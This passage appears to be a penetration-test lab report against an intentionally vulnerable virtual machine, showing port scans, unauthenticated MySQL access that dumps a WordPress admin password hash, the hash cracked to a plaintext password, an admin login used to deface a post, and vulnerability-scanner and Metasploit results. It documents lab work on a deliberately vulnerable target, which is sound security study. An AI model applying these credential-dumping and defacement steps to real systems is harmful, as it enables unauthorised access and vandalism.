139/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn Samba smbd 3.0.14a (workgroup: WORKGROUP)
722/tcp   filtered unknown
2068/tcp  filtered avocentkvm
2366/tcp  filtered qip-login
3306/tcp  open     mysql       MySQL (unauthorized)
6000/tcp  open     X11         (access denied)
6699/tcp  filtered napster
9943/tcp  filtered unknown
15002/tcp filtered onep-tls
30718/tcp filtered unknown
50300/tcp filtered unknown
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (95%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Unix
```

Figure - Access to MySQL via Terminal



```
+---------------------+
| wp_categories       |
| wp_comments         |
| wp_linkcategories   |
| wp_links            |
| wp_options          |
| wp_post2cat         |
| wp_postmeta         |
| wp_posts            |
| wp_users            |
+---------------------+
9 rows in set (0.00 sec)

mysql> select wp_users;
ERROR 1054 (42S22): Unknown column 'wp_users' in 'field list'
mysql> select *from wp_users;
+----+------------+----------------------------------+----------------+---------------+---------------+---------------+----------+---------------+----
------+---------+-------------+--------------+---------------------+------------+----------+----------+----------+-------------+---------------------
+-------------+------------------+
| ID | user_login | user_pass                        | user_firstname | user_lastname | user_nickname | user_nicename | user_icq | user_email    | use
r_url | user_ip | user_domain | user_browser | user_registered     | user_level | user_aim | user_msn | user_yim | user_idmode | user_activation_key
| user_status | user_description |
+----+------------+----------------------------------+----------------+---------------+---------------+---------------+----------+---------------+----
------+---------+-------------+--------------+---------------------+------------+----------+----------+----------+-------------+---------------------
+-------------+------------------+
|  1 | admin      | 7b24afc8bc80e548d66c4e7ff72171c5 |                |               | Administrator |               |        0 | none@dvl.net  |
      |         |             |              | 2007-06-30 01:34:09 |         10 |          |          |          | nickname    |
|           0 |                  |
+----+------------+----------------------------------+----------------+---------------+---------------+---------------+----------+---------------+----
------+---------+-------------+--------------+---------------------+------------+----------+----------+----------+-------------+---------------------
+-------------+------------------+
1 row in set (0.00 sec)

mysql> 
```


Figure - User table



7b24afc8bc80e548d66c4e7ff72171c5 : **toor**


Found in 0.043s

Figure - md5 cracking



```
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------
--------------+--------------+--------------+----------------------------------+-------------------+---------+
|          1 |          0 | siteurl                              | Y                    |            1 | http://localhost/webexploitation_package_02/wor
dpress
```

Figure - site url




Server: localhost ▸ Database: wordpress

	Table	Action	Records	Type	Collation	Size	Overhead
□	wp_categories		1	MyISAM	latin1_swedish_ci	3.0 KiB	-
□	wp_comments		0	MyISAM	latin1_swedish_ci	4.2 KiB	232 B
□	wp_linkcategories		1	MyISAM	latin1_swedish_ci	2.1 KiB	-
□	wp_links		8	MyISAM	latin1_swedish_ci	4.7 KiB	-
□	wp_options		69	MyISAM	latin1_swedish_ci	236.6 KiB	-
□	wp_post2cat		1	MyISAM	latin1_swedish_ci	3.0 KiB	25 B
□	wp_postmeta		0	MyISAM	latin1_swedish_ci	1.0 KiB	-
□	wp_posts		2	MyISAM	latin1_swedish_ci	3.4 KiB	156 B
□	wp_users		1	MyISAM	latin1_swedish_ci	3.1 KiB	-
	9 table(s)	Sum	83	MyISAM	latin1_swedish_ci	261.2 KiB	413 B

Check All / Uncheck All / Check tables having overhead   With selected:

Figure - gui view of tables


Applications
Places
Firefox ESR
Tue 11:54
Damn Vulnerable Blog › Dashboard — WordPress - Mozilla Firefox
Damn Vulnerable Blog › Das
192.168.0.116 / localhost
192.168.0.116/webexploitation_package_02/wordpress/wp-admin/
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunt

- Manage
- Links
- Presentation
- Plugins
- Users
- Options
- Logout (Administrator)

Latest Activity


Posts »

- HACKED by JUTT
- Post #3

Blog Stats

Figure - post hacked

6) SSH Weak Encryption Algorithms




Medium (CVSS: 4.3)
NVT: SSH Weak Encryption Algorithms Supported

Summary
The remote SSH server is configured to allow weak encryption algorithms.

Vulnerability Detection Result
```
The following weak client-to-server encryption algorithms are supported by the r
```

Figure - ssh weak encryption

7) Cross-Site Tracing



Medium (CVSS: 4.3)
NVT: phpMyAdmin 'error.php' Cross Site Scripting Vulnerability

Product detection result
```
cpe:/a:phpmyadmin:phpmyadmin:2.10.1
Detected by phpMyAdmin Detection (OID: 1.3.6.1.4.1.25623.1.0.900129)
```


Summary
The host is running phpMyAdmin and is prone to Cross-Site Scripting Vulnerability.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
Successful exploitation will allow attackers to inject arbitrary HTML code within the error page and conduct phishing attacks.

Solution
Solution type: WillNotFix
No known solution was made available for at least one year since the disclosure of this vulnera-

Figure - cross site tracing



```
   exploit/windows/browser/mcafeevisualtrace_tracetarget  2007-07-07       normal     No     McAfee Visual Trace ActiveX Control Buffer Overflow
   exploit/windows/http/hp_nnm_webappmon_ovjavalocale     2010-08-03       great      No     HP NNM CGI webappmon.exe OvJavaLocale Buffer Overflow
   exploit/windows/misc/hp_ovtrace                        2007-08-09       average    No     HP OpenView Operations OVTrace Buffer Overflow
   exploit/windows/misc/sap_netweaver_dispatcher          2012-05-08       normal     No     SAP NetWeaver Dispatcher DiagTraceR3Info Buffer Overflow
   post/windows/recon/outbound_ports                                       normal     No     Windows Outbound-Filtering Rules


msf5 > use auxiliary/scanner/http/trace
msf5 auxiliary(scanner/http/trace) > options

Module options (auxiliary/scanner/http/trace):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf5 auxiliary(scanner/http/trace) > set rhosts 192.168.0.116
rhosts => 192.168.0.116
msf5 auxiliary(scanner/http/trace) > run

[+] 192.168.0.116:80 is vulnerable to Cross-Site Tracing
[-] Auxiliary failed: NoMethodError undefined method `id' for nil:NilClass
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/report.rb:295:in `report_vuln'
[-]   /usr/share/metasploit-framework/modules/auxiliary/scanner/http/trace.rb:47:in `run_host'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:111:in `block (2 levels) in run'
[-]   /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:106:in `block in spawn'
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/trace) > 
```

Figure - metasploit showing vulnerability